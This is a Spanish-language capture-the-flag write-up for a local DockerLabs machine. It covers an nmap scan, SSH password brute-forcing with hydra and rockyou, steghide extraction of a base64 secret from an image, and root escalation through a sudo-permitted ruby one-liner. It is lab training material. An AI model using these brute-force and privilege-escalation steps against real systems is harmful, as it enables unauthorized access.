Vamos a desplegar la maquina vulnerable.

```
❯ sudo bash auto_deploy.sh amor.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Hacemos un escaneo profundo de los puertos abiertos en la maquina vulnerable.

```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
❯ cat Puertos
File: Puertos

# Nmap 7.95 scan initiated Tue Sep 30 18:42:56 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2025-09-30 18:42:56 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
| ssh-hostkey:
|   256 7e:72:b6:8b:5f:7c:23:64:dc:15:21:32:5f:ce:40:0a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFOlcvTYtJesi6ym4P8zs6NrI1vxFDJUA1MZuHNnJnTpn2cfHyL5Sc7ZuA8TnpH9OLkUnRrZLfGP6SVEDcxX6F8=
|   256 05:8a:a7:27:0f:88:b9:70:84:ec:6d:33:dc:ce:09:6f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINj1tBchFeGScA7WX6BgUscF+TmiVpcs2YiGxuOotPel
80/tcp open  http    syn-ack ttl 64
|_http-title: SecurSEC S.L
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Tue Sep 30 18:42:57 2025 -- 1 IP address (1 host up) scanned in 1.11 seconds
```

Vemos que tiene un servidor http, exploramos la pagina y nos encontramos con dos posibles usuarios, Juan y Carlota

Ahora haciendo un ataque de fuerza bruta con hydra nos encontramos con la contraseña de carlota.

```
❯ hydra -l carlota -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-30 18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to ski
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: carlota   password: babygirl
```

Nos conectamos por ssh

```
ssh carlota@172.17.0.2
```

```
carlota@509a309797a5:~$
```

Explorando un poco este usuario encontramos una imagen, la vamos a pasar a nuestro host y así inspeccionarla.


```
carlota@509a309797a5:~/Desktop/fotos/vacaciones$ ls -la
total 60
drwxr-xr-x 1 root root  4096 Apr 26  2024 .
drwxr-xr-x 1 root root  4096 Apr 26  2024 ..
-rw-r--r-- 1 root root 51914 Apr 26  2024 imagen.jpg
```

Utilizaremos scp para pasarnos la imagen y luego con steghide para ver lo que contiene, tiene un txt con una posible contraseña.

```
❯ scp carlota@172.17.0.2:/home/carlota/Desktop/fotos/vacaciones/imagen.jptxit
usage: scp [-346ABCOpqRrsTv] [-c cipher] [-D sftp_server_path] [-F ssh_config]
           [-i identity_file] [-J destination] [-l limit] [-o ssh_option]
           [-P port] [-S program] [-X sftp_option] source ... target
❯ scp carlota@172.17.0.2:/home/carlota/Desktop/fotos/vacaciones/imagen.jpg /home/caan31/Documentos/DockerLabs/amor
carlota@172.17.0.2's password:
imagen.jpg                                                    100%   51KB  21.4MB/s   00:00
```

```
❯ steghide extract -sf imagen.jpg
Anotar salvoconducto:
anot♦ los datos extra♦dos e/"secret.txt".
❯ cat secret.txt
       File: secret.txt
   1   ZXNsYWNhc2FkZXBpbnlwb24=
```

Utilizamos cyberchef para averiguar la contraseña.



Vemos que contamos con los usuarios oscar y Ubuntu, así que probamos esta contraseña con alguno de los dos

```
carlota@509a309797a5:~$ ls -la /home/
total 24
drwxr-xr-x 1 root    root    4096 Apr 26  2024 .
drwxr-xr-x 1 root    root    4096 Sep 30 16:42 ..
drwxr-x--- 1 carlota carlota 4096 Sep 30 16:44 carlota
drwxr-x--- 1 oscar   oscar   4096 Apr 26  2024 oscar
drwxr-x--- 2 ubuntu  ubuntu  4096 Apr 23  2024 ubuntu
```

```
carlota@509a309797a5:~$ su oscar
Password:
$ whoami
oscar
```

Ahora como oscar ejecutamos sudo -l a ver si podemos escalar privilegios como sudo.

```
$ sudo -l
Matching Defaults entries for oscar on 509a309797a5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User oscar may run the following commands on 509a309797a5:
    (ALL) NOPASSWD: /usr/bin/ruby
```

Con ayuda de gtobins vemos que podemos ejecutar el siguiente comando y así ser root.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ruby -e 'exec "/bin/sh"'
```

```
    sudo ruby -e 'exec "/bin/sh"'

$ $
# #
# whoami
root
```